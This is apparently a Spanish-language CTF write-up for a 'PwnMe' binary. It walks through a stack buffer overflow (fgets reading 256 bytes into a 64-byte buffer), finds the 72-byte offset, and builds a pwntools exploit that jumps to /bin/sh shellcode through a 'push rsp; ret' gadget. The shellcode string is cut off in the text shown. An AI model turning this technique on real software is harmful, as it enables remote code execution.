


PwnMe

Pwn me, if you can...


Reversing

Al decompilar el binario con ida podemos ver que la función `main()` declara un buffer de 64 bytes llamado `username`, luego de ello muestra un banner y llama a la función `get_name()` pasándole el buffer `username` como argumento.



```
1 int64 __fastcall main(__int64 argc, char **argv, char **envp)
2 {
3     char username[64]; // [rsp+0h] [rbp-40h] BYREF
4
5     setup();
6     puts(
7         "< Pwn me, if you can... >\n"
8         "-----\n"
9         "      /\_/\n"
10        "      ( o.o )\n"
11        "      > ^ <\n");
12
13     get_name(username);
14     return 0;
15 }
```

La función `get_name()` muestra un mensaje el cual solicita que se introduzca el nombre, luego de ello utiliza `fgets()` para recibir una data en el buffer `username` a través del `stdin`, el problema es claro, recibe un máximo de 256 bytes cuando el buffer es de solo 64 lo cual ocasiona una vulnerabilidad de buffer overflow.



```
1 char *__fastcall get_name(char *username)
2 {
3     printf("Input your name: ");
4     return fgets(username, 256, stdin);
5 }
```

Exploitation

Iniciamos mirando las protecciones con `checksec`, éste binario no cuenta con ninguna por lo que explotarlo debería ser relativamente simple

```
user@Windows:~/pwnme/chall/src$ checksec chall
[*] '/home/user/pwnme/chall/src/chall'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            No canary found
NX:               NX unknown - GNU_STACK missing
PIE:              No PIE (0x400000)
Stack:            Executable
RWX:              Has RWX segments
SHSTK:            Enabled
IBT:              Enabled
user@Windows:~/pwnme/chall/src$
```

Ya que conocemos la vulnerabilidad podemos intentar conseguir el offset para sobrescribir la función de retorno, esto es simple enviando como entrada un patrón cíclico, podemos hacerlo con `pwntools` automatizado en un script de `python`, al ejecutarlo corrompe el programa y podemos usar la misma herramienta para calcular la cantidad de basura necesaria antes de sobrescribir la dirección de retorno que en este binario son `72` bytes

```
#!/usr/bin/python3
from pwn import *

shell = gdb.debug("./chall", "continue")

payload = cyclic(100, n=8)

shell.sendlineafter(b": ", payload)
shell.interactive()
```

```
Program received signal SIGSEGV, Segmentation fault.
0x00000000004012a8 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ DISASM / x86-64 / set emulate on ]
▸ 0x4012a8 ret <0x616161616161616a>
↓
pwndbg> cyclic -l 0x616161616161616a
Finding cyclic pattern of 8 bytes: b'jaaaaaa' (hex: 0x6a61616161616161)
Found at offset 72
pwndbg> |
```

Entonces, si es correcto al enviar 72 A's, las siguientes 8 B's deberían sobrescribir la dirección de retorno y el resto de C's simplemente deberían guardarse en el stack

```
#!/usr/bin/python3
from pwn import *

shell = gdb.debug("./chall", "continue")

offset = 72
junk = b"A" * offset

payload = b""
payload += junk
payload += b"B" * 8
payload += b"C" * 40

shell.sendlineafter(b": ", payload)
shell.interactive()
```

```
Program received signal SIGSEGV, Segmentation fault.
0x00000000004012a8 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ DISASM / x86-64 / set emulate on ]
> 0x4012a8 ret <0x4242424242424242>
↓
pwndbg> stack 1 1
00:0000 | 0x7ffffb4cb4d0 ← 'CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC\n'
pwndbg> |
```

Ya con el control de la dirección de retorno podemos usar un gadget que salte al registro `rsp` y como controlamos el stack podemos depositar ahí un shellcode para cuando salte éste sea ejecutado y nos devuelva una shell, éste gadget podemos encontrarlo utilizando `ropper`

```
user@Windows:~/pwnme/chall/src$ ropper --file chall --jmp rsp

JMP Instructions
=====

0x000000000040126c: push rsp; ret;

1 gadgets found
user@Windows:~/pwnme/chall/src$ |
```

Exploit

El exploit final es simple, rellena con `A's` el offset para sobrescribir la dirección de retorno, al retornar ejecutará un `push rsp; ret;` que ejecutará lo siguiente en el stack que en este caso es un `shellcode` que ejecutará una `/bin/sh`, al ejecutar el exploit podemos ver que nos devuelve una shell exitosamente

```
#!/usr/bin/python3
from pwn import *


shell = process("./chall")

shellcode = b"\x6a\x3b\x58\x99\x52\x5e\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x

offset = 72
junk = b"A" * offset

payload = b""
payload += junk
payload += p64(0x40126c) # push rsp; ret;
payload += shellcode

shell.sendlineafter(b": ", payload)
shell.interactive()
```



```
user@Windows:~/pwnme/chall/src$ python3 exploit.py
[+] Starting local process './chall': pid 3397
[*] Switching to interactive mode
$ whoami
user
$
```